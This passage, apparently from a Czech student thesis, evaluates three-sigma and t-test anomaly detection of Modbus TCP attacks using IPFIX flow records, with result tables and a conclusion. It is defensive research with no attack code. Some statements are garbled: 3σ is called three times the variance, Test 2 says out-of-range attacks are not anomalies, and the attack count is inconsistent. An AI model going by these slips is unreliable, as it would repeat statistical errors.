Jedna z komplikací při detekci anomálií, na kterou jsme narazili, při testování spolehlivosti metod detekce je problém segmentace IPFIX záznamů na menší časové úseky.

Představme si situaci, kdy máme IPFIX záznamy s časovými značkami z určité komunikace a potřebujeme je rozdělit na pětiminutové úseky. Pro každý z těchto časových úseků poté chceme provést detekci anomálií.

Na obrázku číslo 5.6 vidíme tři IPFIX záznamy `f1`, `f2` a `f3`, které mají čas vzniku záznamu „`s`“ a čas ukončení „`e`“. Máme několik možností, jak rozdělit komunikaci na `N` dílků. Pokud chceme získat veškerou komunikaci v časovém úseku 0 až 5, první možností je vzít veškeré záznamy, jejichž počáteční i koncový čas spadá do intervalu (0,5). Tím se nám však stane, že záznam `f3` se sice dostane do tohoto intervalu, ale záznamy `f1` a `f2`, které oba působily v tomto časovém úseku, tam nebudou spadat a statistika bude zkreslená.

Dalšími dvěma možnostmi je kontrolovat, zda-li počáteční čas záznamu spadá do intervalu (0,5) nebo zda-li tam spadá koncový čas záznamu. V prvním případě se nám do intervalu nedostane záznam `f2` a v druhém záznam `f1`.



Obrázek 5.6: Problém segmentace IPFIX záznamů.

Tento problém bohužel způsobuje nepřesnosti v našich metodách detekce anomálií. Nicméně, lze to řešit tím, že IPFIX sonda bude periodicky exportovat veškeré IPFIX záznamy, bez ohledu na to, jak dlouho jsou aktivní. Toto řešení by samozřejmě přidalo výpočetní složitost. Další možnosti je provádět detekce anomálií ve větších časových úsecích, čímž by se snížila statistická chyba vyvolaná problémem segmentace IPFIX záznamů. Problém tedy není neřešitelný, ale chceme-li navrhnout funkční IDS/IPS pro detekci anomálií, jenž využívá IPFIX záznamy, je potřeba tomu přizpůsobit i implementaci IPFIX exportéru.

Implementace detekce anomálií pomocí záznamů IPFIX

V rámci detekce anomálií v síťové komunikaci pomocí záznamů IPFIX jsme vytvořili program v jazyce Python, který obsahuje dvě statistické metody detekce a jeden detailní statistický rozbor komunikace. Program umožňuje načíst IPFIX záznamy ve formátu CSV., které jsou generovány FlowMon sondou, a to pomocí parametru "-csvn", kterým lze přiřadit libovolný počet CSV. souborů obsahujících běžnou komunikaci.

Druhým parametrem "-csva"lze načíst soubor CSV. obsahující IPFIX záznamy, které budeme porovnávat s normální komunikací a hledat v ní anomálie. Parametr "-mn"umožňuje výběr jedné z metod detekce, a to od metody "-m1"až po "-m3".

```
python3 anomaly_detection.py -csvn a.csv a1.csv -csva b.csv -mn
```

Veškeré naše metody jsou implementovaný tak, aby se daly nasadit jako IDS (Intruision detection system) a periodicky detekovaly anomálie v komunikaci.

Program jsme testovali na průmyslových scénářích implementovaných v kapitole číslo 3 a snažili jsme se detekovat anomálie v normální komunikaci a komunikaci ve chvíli, kdy probíhaly útoky, implementované v kapitole číslo 4.

Všechny metody, jenž jsme implementovali, dokážou s určitou úspěšností detekovat anomálie v komunikaci během probíhajících útoků z kapitoly číslo 4. Jedinou výjimkou je útok MITM (Man in the Middle Attack), který námi implementované metody neodhalily. Detekce útoku MITM by byla možná pomocí sledování druhé vrstvy ISO/OSI modelu nebo sledováním časových značek paketů či jinými způsoby.

5.6 Pravidlo tří sigma

Pravidlo tří sigma se používá ve statistice jako metoda pro určení rozsahu, ve kterém se většina dat nachází, a to pří normálním rozdělení [23].

Nechť X je reálná náhodná veličina s průměrem μ a rozptylem σ^2. Bienaymého a Čebyševova nerovnost říkají, že hodnota X spadá mimo interval se středem v bodě μ a poloměrem $r > 0$ nejvýše s pravděpodobností σ^2/r^2 toto je hrubá obecná hranice. Pravidlo tří sigma říká, že pravděpodobnost, že X se vzdaluje od μ o vzdálenost větší než trojnásobek rozptylu (3σ) je nanejvýš 5% [23].

$$P(|X - \mu| \geq 3\sigma) < 0.05 \tag{5.1}$$

V naší práci používáme pravidlo tří sigma k určení, zda aktuální síťová komunikace spadá do intervalu běžné komunikace $(-3\sigma, 3\sigma)$. Pokud tomu tak není, testovanou komunikaci hodnotíme jako anomálii. Pravidlo tří sigma můžeme aplikovat na různé parametry síťové komunikace, pokud jsme schopni určit střední hodnotu a rozptyl.

Realizace

Veškeré statistické údaje jsme získali nebo odvodili z IPFIX záznamů síťové komunikace průmyslových scénářů.

Detekci anomálií pomocí pravidla tři sigma jsme implementovali pro čtyři smysluplné parametry síťové komunikace. Těmi jsou počet Modbus paketů v komunikaci, počet Modbus write příkazů v komunikaci, počet Modbus paketů pro konkretní zařízení slave a počet Modbus write příkazů pro konkrétní zařízení slave. Detekci samozřejmě můžeme provádět i nad jinými parametry této komunikace.

Jediné co potřebujeme zjistit, je střední hodnota a rozptyl. To se vypočte následovně.

$$\bar{\mu} = \frac{1}{n}\sum_{i=1}^{n} x_i \tag{5.2}$$

$$\sigma^2 = \frac{1}{n}\sum_{i=1}^{n}(x_i - \mu)^2 \tag{5.3}$$


Testování

Na obrázku číslo 5.7 a v připojené tabulce můžeme vidět výsledky prvního testu, který jsme provedli. Tabulka obsahuje seznam datasetů. Ke každému datasetů je uvedený počet paketů, což odpovídá hodnotě z osy `x`.

Pokud dataset neodpovídá modelu, považujeme ho za anomálii a v tabulce jej značíme symbolem ✓. Pokud dataset odpovídá modelu, označujeme to symbolem ×.

Model je definována pomocí střední hodnoty a rozptylu. Testovaný vzorek, který spadá do intervalu $(-3\sigma, 3\sigma)$ se středem v μ odpovídá modelu.

V prvním testu jsme porovnávali množství Modbus paketů v komunikaci s modelem. Komunikace označená jako $n1$ až $n5$ představuje běžnou komunikaci. Z výsledků lze vidět, že všechny záznamy normální komunikace spadají do intervalu $(-\sigma, \sigma)$ se středem v μ, tedy odpovídají modelové komunikaci, ale také útoky `MITM` a vkládání paketů `i-10` spadají do intervalu $(-3\sigma, 3\sigma)$, což znamená, že nejsou detekovaný jako anomálie.



dataset	počet paketů	detekce
i-10	4 290	×
i-50	5 600	✓
i-full	6 000	✓
DoS	20 000 000	✓
TCP-a	1 300	✓
MITM	4 120	×
n-1 - n-5	4 080 - 4 160	×

Obrázek 5.7: Test 1: detekce anomálií podle atributu počet paketů Modbus (za 5 min.)


Jak bylo řečeno výše, útok MITM nelze dobře detekovat pomocí našich metod detekce anomálií, protože útok MITM nechává komunikaci plynout normálním způsobem a jen pozměňuje hodnoty paketů. Tedy datová sada MITM se chová jako modelová komunikace, i přesto, že se jedná o útok.

Útržek komunikace `i-10` je záznam komunikace útoku vkládání paketů o frekvenci 10 paketů za minutu. Znepokojivé na tomto útoku je, že se nedostal mimo hranice 3σ, což znamená, že není vyhodnocený jako anomálie. Všechny ostatní útoky jako jsou vkládání 50 paketů za minutu `i-50`, vkládání paketů při plné rychlosti `i-full` jsou vyhodnoceny jako anomálie.

Útok *DoS* má samozřejmě počty paketů daleko za hranicemi 3σ, a tedy je vyhodnocen jako anomálie.

Útok na protokol TCP, z datové sady `TCP-a`, jenž přeruší TCP spojení mezi zařízením slave a master, nám naopak produkuje příliš malé množství paketů. To způsobí, že se útok dostane za hranici -3σ, čili je také vyhodnocen jako anomálie. Pokud by však útočník při útoku na TCP využil ovládnuti zařízení slave chytřeji a po ovládnutí zařízení slave generoval nějaký Modbus TCP provoz, mohl by spadnout do rozmezí $(-3\sigma, 3\sigma)$. Tímto by útok nemusel být vyhodnocený jako anomálie.

Na obrázku číslo 5.8 se nachází výsledky našeho druhého testu. Tento test je velmi podobný prvnímu testu s tím rozdílem, že jsme vytvořili model pro výskyt příkazu Modbus write na konkrétních stanicích. Výsledky druhého testu jsou v podstatě stejné jako u prvního testu. Jediným drobným rozdílem je, že útok vkládání paketů o rychlosti 10 paketů za minutu `i-10` se tentokrát nachází před hranicí $+2\sigma$. Opět nebyl detekován útok MITM a všechny ostatní útoky se nacházejí mimo interval $(-3\sigma, 3\sigma)$, tedy nejsou vyhodnoceny jako anomálie.




dataset	počet write	detekce
i-10	1580	×
i-50	1 800	✓
i-full	1 850	✓
DoS	20 000 000	✓
TCP-a	700	✓
MITM	1 525	×
n-1 - n-5	1 520 - 1540	×

Obrázek 5.8: Test 2: detekce anomálií podle atributu počet write příkazů (za 5 min.)

Třetí test, obrázek číslo 5.9, je stejný, jako test první, ale zaměřujeme se na Modbus pakety, které byly poslány na konkretní zařízení slave. Tento test můžeme vidět na obrázku číslo 5.9. Vidíme, že tento test oproti předchozím dvěma dopadl úspěšněji. Tím, že jsme se zaměřili na konkrétnější zařízení, jsme posunuli útok vkládání paketů `i-10` za hranice 3σ a tím ho správně vyhodnotili jako anomálii, stejně jako veškeré ostatní útoky kromě útoku MITM.


Třetí test ukazuje, že čím více se zaměřujeme na specifické parametry komunikace, tím úspěšněji můžeme detekovat anomálie. V tomto případě jsme se zaměřili na pakety, které byly poslány na konkrétní zařízení slave a dosáhli jsme lepších výsledků než při testech s obecnějším zaměřením.



dataset	počet paketů	detekce
i-10	2 380	✓
i-50	3 550	✓
i-full	3 630	✓
DoS	20 000 000	✓
TCP-a	1 400	✓
MITM	2 195	×
n-1 - n-5	2170 - 2205	×

Obrázek 5.9: Test 3: detekce anomálií podle atributu počet paketů se stanicí C (za 5 min.)

Poslední test, jenž jsme provedli, můžeme vidět na obrázku číslo 5.10 a přilehající tabulce. Test je variací testu číslo 2, ale zaměřujme se na write příkazy konkretního zařízení slave. Opět můžeme vidět, že specifikovat zařízení mělo pozitivní účinek na detekci anomálií. Tento test má stejně dobré výsledky jako test 2. Veškeré útoky kromě útoku MITM byly vyhodnoceny jako anomálie a normální komunikace nebyla vyhodnocená jako anomálie.



dataset	počet write	detekce
i-10	925	✓
i-50	1 190	✓
i-full	1 580	✓
DoS	120 000	✓
TCP-a	580	✓
MITM	850	×
n-1 - n-5	840 - 855	×

Obrázek 5.10: Test 4: detekce anomálií podle atributu počet write příkazů se stanicí C (za 5 min.)

Pomocí metody detekce anomálií tři sigma jsme dokázali identifikovat téměř všechny útoky s výjimkou útoku MITM. V této metodě se můžeme zaměřit na různé parametry komunikace, jenž dokážeme získat ze záznamů IPFIX. Čím více specifičtí jsme ve sledovaných parametrech komunikace, tím přesnější výsledky metoda podá. Problém specifických parametrů komunikace ale může být, že vzhledem k problému se segmentací IPFIX záznamů s větší pravděpodobností dojde k vyhodnocení normální komunikace jako anomálie.

5.7 T-test

T-test, někdy také Studentův test, je metodou matematické statistiky, jenž umožňuje ověřit, zda-li normální rozdělení, z něhož pochází určitý náhodný výběr, má určitou konkretní střední hodnotu, přičemž rozptyl je neznámy. Druhou hypotézu, kterou můžeme ověřit pomoci T-testu je, zda dvě normální rozdělení mající stejný (byť neznámý) rozptyl, z nichž pochází dva nezávislé náhodné výběry, mají stejné střední hodnoty (resp. rozptyl těchto středních hodnot je roven určitému danému číslu) [4].

T-test existuje v různých variantách. Pro tuto práci jsme využili jednovýběrový T-test.

Jednovýběrový T-test

Princip jednovýběrového T-testu je následovný. Mějme jednotlivé hodnoty náhodného výběru $x_1, x_2, ..., x_n$, výběrový průměr $\overline{X}$ a výběrový rozptyl S^2. Test testuje hypotézu, že střední hodnota normálního rozdělení, z něhož výběr pochází, se rovná μ_0

Platí-li hypotéza

$$T = \frac{\overline{X} - \mu_0}{S/\sqrt{n}} \tag{5.4}$$

T rozdělení s $n - 1$ stupni volnosti hypotézu zamítáme, je-li T příliš velké nebo malé, což znamená, že se výběrový průměr příliš liší od očekávané střední hodnoty. Konkrétně se hodnota T porovnává s kritickou hodnotu T rozdělení pro předem stanovenou hladinu významnosti [4].

Realizace

Pro získání veškerých statistických údajů o komunikaci jsme opět využili záznamy IPFIX. Pro provedení jednovýběrového T-testu jsme využili existující implementaci z Python knihovny Scipy[2]. Celkově jsme vykonali dva T-testy. Podobně jako u testování pomocí pravidla tři sigma jsme se zaměřili na počty Modbus write příkazů a počet modbus write příkazu provedených na konkrétním zařízení slave. Což můžeme vidět na následujícím útržku kódu.

```
# write_req - množina obsahující počty write příkazů v čase.
# dfN.modbus_write_total - střední hodnota write příkazů v běžné komunikaci
M3.t_test(write_req, dfN.modbus_write_total)
# write_req_252 - množina obsahující počty write příkazů na zařízení .252 v čase.
# dfN.modbus_write_total - střední hodnota write příkazů na zařízení .252 v běžné kom.
M3.t_test(write_req_252, dfN.modbus_write_250_252)

def t_test(values, mean):
    t_stat, p_val = ttest_1samp(values, mean)
```

Testování

Výstup našeho programu pro útok vkládání paketů o rychlosti deseti paketů za minutu, můžeme vidět zde.

```
-------------------------------------------------------
T-test write packets
mean: 305.7324918845477
tested values: [342, 337, 335, 313, 336, 301, 318]
t-statistic: 3.490546067515357
p-value: 0.012974729204885693
The t-test has a statistically significant difference
-------------------------------------------------------
T-test write packets 252
mean: 169.94925052387555
tested values: [179, 177, 185, 183, 186, 191, 198]
t-statistic: 5.771549156612534
p-value: 0.0011812593003512647
The t-test has a statistically significant difference
-------------------------------------------------------
```

`mean` je očekaváná střední hodnota, `tested values` je množina testovaných hodnot `t-statistic` je kritická hodnota T a `p-value` nám vyjadřuje pravděpodobnost, že by se pozorovaný rozdíl mohl vyskytnou náhodně. Všimněme si, že útok byl správně vyhodnocen jako statistická anomálie.

Bohužel, kvůli problému segmentace IPFIX záznamů nám T-test vyhodnocoval některou validní komunikaci jako anomálie. Důvodem je, že jsme komunikaci rozdělili na menší časové úseky a z nich vytvořili množinu hodnot. V tomto přístupu často docházelo k tomu že některé IPFIX záznamy, které obsahovaly spoustu paketů a příkazů, negativně ovlivnily

[2] `https://scipy.org/` cit. [18.4.2023]

výsledek. Souhrnné výsledky testů můžeme vidět v tabulce číslo 5.3. Symbol ✓ značí vyhodnocení komunikace jako anomálii, opakem je symbol ×. Test 1 sleduje celkový počet Modbus write příkazu, Test 2 zase sleduje celkový počet Modbus write příkazů s konkretním zařízením slave.

Tabulka 5.3: Výsledků T-testů

Komunikace	**Test 1**	**Test 2**
Útok vkládání 10 paketů za minutu	✓	✓
Útok vkládání 50 paketů za minutu	✓	✓
Útok vkládání paketů při plné rychlosti	✓	✓
Útok na TCP	✓	✓
Útok DoS	✓	✓
MITM	×	×
Normální komunikace 1	×	×
Normální komunikace 2	✓	✓
Normální komunikace 3	✓	✓
Normální komunikace 4	×	×
Normální komunikace 5	×	×

Výsledky testů

Celkově jsme provedli šest testů detekcí anomálií pomocí metod 3 sigma a jednovýběrového T-testu. Výsledky všech testů můžete vidět v tabulce číslo 5.4. Testy jsme provedli nad stejnou datovou sadou, která obsahovala všechny šest útoků a pět záznamů normální komunikace. Celkově tedy 11 datových sad.

V tabulce jsou uvedeny čtyři hodnoty, které používáme k vyhodnocení výkonu systému detekce anomálií. FP znamená falešná pozitiva, což jsou případy, kdy byla detekována neškodná komunikace jako škodlivá. FN znamená falešná negativa, což jsou případy, kdy nedošlo k detekci skutečného útoku. TP jsou skutečná pozitiva, což jsou případy, kdy byl skutečný útok úspěšně detekován. TN znamená skutečná negativa, což jsou případy, kdy byla normální komunikace úspěšně identifikována jako neškodná a nakonec ACC, což je celkové zhodnocení, tedy kolik datových sad bylo klasifikováno správně.

Metody detekce	**FP**	**FN**	**TP**	**TN**	**ACC**
3-sigma: počet Modbus paketů	0%	18%	36%	45%	82%
3-sigma počet write příkazů	0%	18%	36%	45%	82%
3-sigma počet paketů pro konkrétní zařízení	0%	9%	45%	45%	91%
3-sigma počet write příkazů pro konkrétní zařízení	0%	9%	45%	45%	91%
T-test počet write příkazů	18%	9%	45%	27%	73%
T-test počet write příkazů pro konkrétní zařízení	18%	9%	45%	27%	73%

Tabulka 5.4: Výsledky testování metod detekcí anomálií

Prvně je důležité zmínit, že žádný z výše provedených testů nedetekoval útok MITM. Nejlépe se dařilo konkretizovaným testům 3-sigma. Velká výhoda metody 3-sigma oproti jednovýběrových T-testů je absence falešných pozitiv, tedy byla-li komunikace standardní,

tak jí testy 3-sigma nikdy nevyhodnotily jako anomálií. Detailnější rozbor jednotlivých testů metody 3-sigma a metody jednovýběrového T-testu se nachází v kapitolách číslo 5.6 a 5.7.

Je důležité upozornit, že výsledky testů jsou ovlivněny segmentačním problémem IPFIX záznamů, jak je detailně popsáno v kapitole číslo 5.5. V případě odlišné implementace vytváření IPFIX záznamů než je používaná FlowMon sonda by se výsledky testů mohly lišit.

5.8 Shrnutí

V této kapitole jsme se zaměřili na detekci anomálií pomocí monitorování IPFIX. Vysvětlili jsme, co je to protokol IPFIX a ukázali jsme, že sonda FlowMon dokáže monitorovat Modbus TCP síť. Poté jsme klasifikovali metody detekce anomálií a popsali problém segmentace IPFIX záznamů.

Dále jsme udělali statistický rozbor naší komunikace, abychom dokázali lépe určit na jaké parametry Modbus TCP komunikace se můžeme zaměřit při detekci anomálií.

Nakonec jsme otestovali dvě statistické metody pro detekci anomálií. Metoda tři sigma dokázala při správně zvolených parametrech identifikovat veškeré útoky kromě MITM a zároveň nevyhodnocovala normální komunikaci jako anomálii. T-test také vyhodnotil veškeré útoky s výjimkou MITM. Problém T-testu však byl, že z důvodu IPFIX segmentace vyhodnocoval některé normální komunikace jako anomálie.

Kapitola 6

Závěr

oh no Cílem této práce bylo generovat vybrané útoky na průmyslové sítě Modbus TCP a navrhnout možnosti detekce útoků pomocí monitorování IPFIX.

Pro demonstraci útoků byl využit simulátor Factory I/O spolu se zařízeními UniPi. Pomocí těchto nástrojů byly vytvořeny dva průmyslové scénáře, a to inteligentní sklad a montážní linka. Celkově bylo v rámci této práce úspěšně implementováno pět útoků na protokol Modbus TCP, konkrétně vkládání paketů do komunikace (Packet Injection), MITM, přehrání (Replay Attack), DoS a útok na samotný protokol TCP. Funkčnost útoků byla validovaná na zmíněných průmyslových scénářích.

S využitím záznamů IPFIX generovaných sondou FlowMon jsme pomocí statistických metod detekce tří sigma a T-tesu dokázali detekovat téměř veškeré útoky. Výjimkou je útok MITM, jehož komunikace se neliší od běžné, a tudíž je těžce detekovatelný pomocí našich metod detekce. Metoda tří sigma dosáhla velké úspěšnosti, když dokázala vyhodnotit anomálie v síti s přesností 91 % a nulovým počtem falešně pozitivních výsledků. Metoda detekce T-testu z důvodu problému segmentace záznamů IPFIX někdy špatně klasifikovala normální komunikaci jako anomálii, konkrétně v 18 % případů. Nicméně i přesto dosáhla úspěšnosti 73 %. Pro dosažení lepších výsledků detekce anomálií by byla vhodná jiná implementace exportu záznamů IPFIX než ta, kterou nám poskytuje sonda FlowMon.

Tato práce by měla pomoci detekovat útoky v průmyslových sítích Modbus TCP a celkově odhalit slabiny a rizika spojená s protokolem Modbus TCP. Rovněž poskytuje sadu útoků pro testování bezpečnosti průmyslových sítí Modbus TCP.

Výstupem této práce jsou datové sady ve formátu PCAP/IPFIX obsahující jak normální síťovou komunikaci průmyslových procesů, tak síťovou komunikaci, která obsahuje námi implementované útoky. Tyto datové sady lze dále použít pro testování metod detekce anomálií v sítích Modbus TCP .

Literatura

[1] *Linux Kernel Documentation ip-sysctl.txt.* 2022 [cit. 2022-3-11]. Dostupné z: `https://www.kernel.org/doc/Documentation/networking/ip-sysctl.txt`.

[2] Ahmed, M., Naser Mahmood, A. a Hu, J. A survey of network anomaly detection techniques. *Journal of Network and Computer Applications.* 2016, sv. 60, s. 19–31. ISSN 1084-8045.

[3] Al Shareeda, M. A., Manickam, S., Laghari, S. A. a Jaisan, A. Replay-Attack Detection and Prevention Mechanism in Industry 4.0 Landscape for Secure SECS/GEM Communications. *Sustainability.* 2022, sv. 14, č. 23, s. 15900. DOI: 10.3390/su142315900.

[4] Anděl, J. *Matematická statistika.* SNTL Praha, 1985.

[5] Bandyopadhyay, S. K., Bhattacharya, T. a Bhattacharyya, S. A review of denial of service attacks in cloud computing environments. *International Conference on Intelligence Science and Information Engineering.* 2011.

[6] Bashendy, M., Eltanbouly, S., Tantawy, A. a Erradi, A. Design and Implementation of Cyber-Physical Attacks on Modbus/TCP Protocol. *World Congress on Industrial Control Systems Security.* Virginia Commonwealth University, Richmond VA, USA: Infonomic Society. 2020, č. 3, s. 1–8.

[7] Bhatia, S., Kush, N., Djamaludin, C., Akande, J. a Foo, E. Practical Modbus Flooding Attack and Detection. In: *Proceedings of the Twelfth Australasian Information Security Conference - Volume 149.* AUS: Australian Computer Society, Inc., 2014, s. 57–65. AISC '14. ISBN 9781921770326.

[8] Burgetová, I., Matoušek, P. a Ryšavý, O. Anomaly Detection of ICS Communication Using Statistical Models. In: *2021 17th International Conference on Network and Service Management (CNSM).* 2021, s. 166–172.

[9] Chen, B., Pattanaik, N., Goulart, A., Butler purry, K. L. a Kundur, D. Implementing attacks for modbus/TCP protocol in a real-time cyber physical system test bed. In: *2015 IEEE International Workshop Technical Committee on Communications Quality and Reliability (CQR).* 2015, s. 1–6.

[10] Christos, X. *Vulnerabilities of the Modbus Protocol, DP.* University of Piraeus, Athens, Greece, 2018.

[11] Enkli, Y. a Julian, F. Man in the Middle: Attack and Protection. *CEUR Workshop Proceedings.* Květen 2021, sv. 8, s. 7.

[12] Gu, Q., Liu, P., Zhu, S. a Chu, C.-H. Defending against packet injection attacks unreliable ad hoc networks. In: *GLOBECOM '05. IEEE Global Telecommunications Conference, 2005.* 2005, sv. 3, s. 5 pp.–.

[13] Heman Awang, M., Ameer, A.-N., Chafika, B. a Abdel Rahman, T. ARP Cache Poisoning Mitigation and Forensics Investigation. *International Journal of Computer Networks and Communications Security.* Prosinec 2015, sv. 8, s. 6. DOI: 10.47277/IJCNCS/8(7)1.

[14] Knapp, E. C. a Langill, J. T. *Industrial Network Security.* Syngress, 2014.

[15] Matoušek, P., Pristaš, J. a Masárová, M. Simulation of Industrial Processes using I/O Factory and UniPi. Faculty of Information Technology BUT. 2021.

[16] Matoušek, P. a Ryšavý, O. Teaching ICS Security in Blended Classroom Environment. In: *Proceedings of the 2021 30th Annual Conference of the European Association for Education in Electrical and Information Engineering (EAEEIE).* 2021, s. 148–153.

[17] Matoušek, P., Ryšavý, O. a Grégr, M. Security Monitoring of IoT Communication Using Flows. In: *Proceedings of the 6th Conference on the Engineering of Computer Based Systems.* Association for Computing Machinery, 2019, s. 1–9. ECBS '19. ISBN 978-1-4503-7636-5.

[18] Matoušek, P. *Security of Smart Grid Communication* [Habilitation thesis, Brno University of Technology, Faculty of Information Technology]. 2021.

[19] Modbus Organization. *Modbus Messaging on TCP/IP implementation guide v1.0b.* 2006. Dostupné z: `https://modbus.org/docs/Modbus_Messaging_Implementation_Guide_V1_0b.pdf`.

[20] Pandey, A. a Saini, J. Attacks Defense Mechanisms for TCP/ IP Based Protocols. *International Journal of Engineering Innovation Research.* Leden 2014, sv. 3, s. 17–23.

[21] Postel, J. a. d. *Transmission Control Protocol.* Internet Engineering Task Force (IETF), 1981. IETF RFC 793.

[22] Progress Software Corporation. *FlowMon Probe Web Page* [online]. 2023 [cit. 2022-11-14]. Dostupné z: `https://www.flowmon.com/cs/products/appliances/probe`.

[23] Pukelsheim, F. The Three Sigma Rule. *The American Statistician.* Taylor & Francis. 1994, sv. 48, č. 2, s. 88–91.

[24] Radoglou Grammatikis, P., Siniosoglou, I., Liatifis, T., Kourouniadis, A., Rompolos, K. et al. Implementation and Detection of Modbus Cyberattacks. In: *2020 9th International Conference on Modern Circuits and Systems Technologies (MOCAST).* 2020, s. 1–4. DOI: 10.1109/MOCAST49295.2020.9200287.

[25] Rahman, A., Mustafa, G., Khan, A. Q., Abid, M. a Durad, M. H. Launch of denial of service attacks on the Modbus/TCP protocol and development of its protection mechanisms. *Journal of Network and Computer Applications.* Elsevier. 2021, sv. 179, s. 104066.

[26] Real Games. *Factory I/O documentation* [online]. 2022 [cit. 2022-11-14]. Dostupné z: https://docs.factoryio.com/.

[27] Ryšavý, O. a Matoušek, P. A Network Traffic Processing Library for ICS Anomaly Detection. In: *ECBS '21: Proceedings of the 7th Conference on the Engineering of Computer Based Systems*. Association for Computing Machinery, 2021, s. 144–151. ISBN 978-1-4503-9057-6.

[28] Sanchez, G. Man-In-The-Middle Attack Against Modbus TCP Illustrated with Wireshark. *SANS Institute*. October 2017.

[29] Unipi technology. *Product line of programmable controllers and extension modules Unipi Neuron*. Unipi technology, 2020 [cit. 2022-11-14]. Dostupné z: https://www.unipi.technology/unipi-neuron-s103-p93.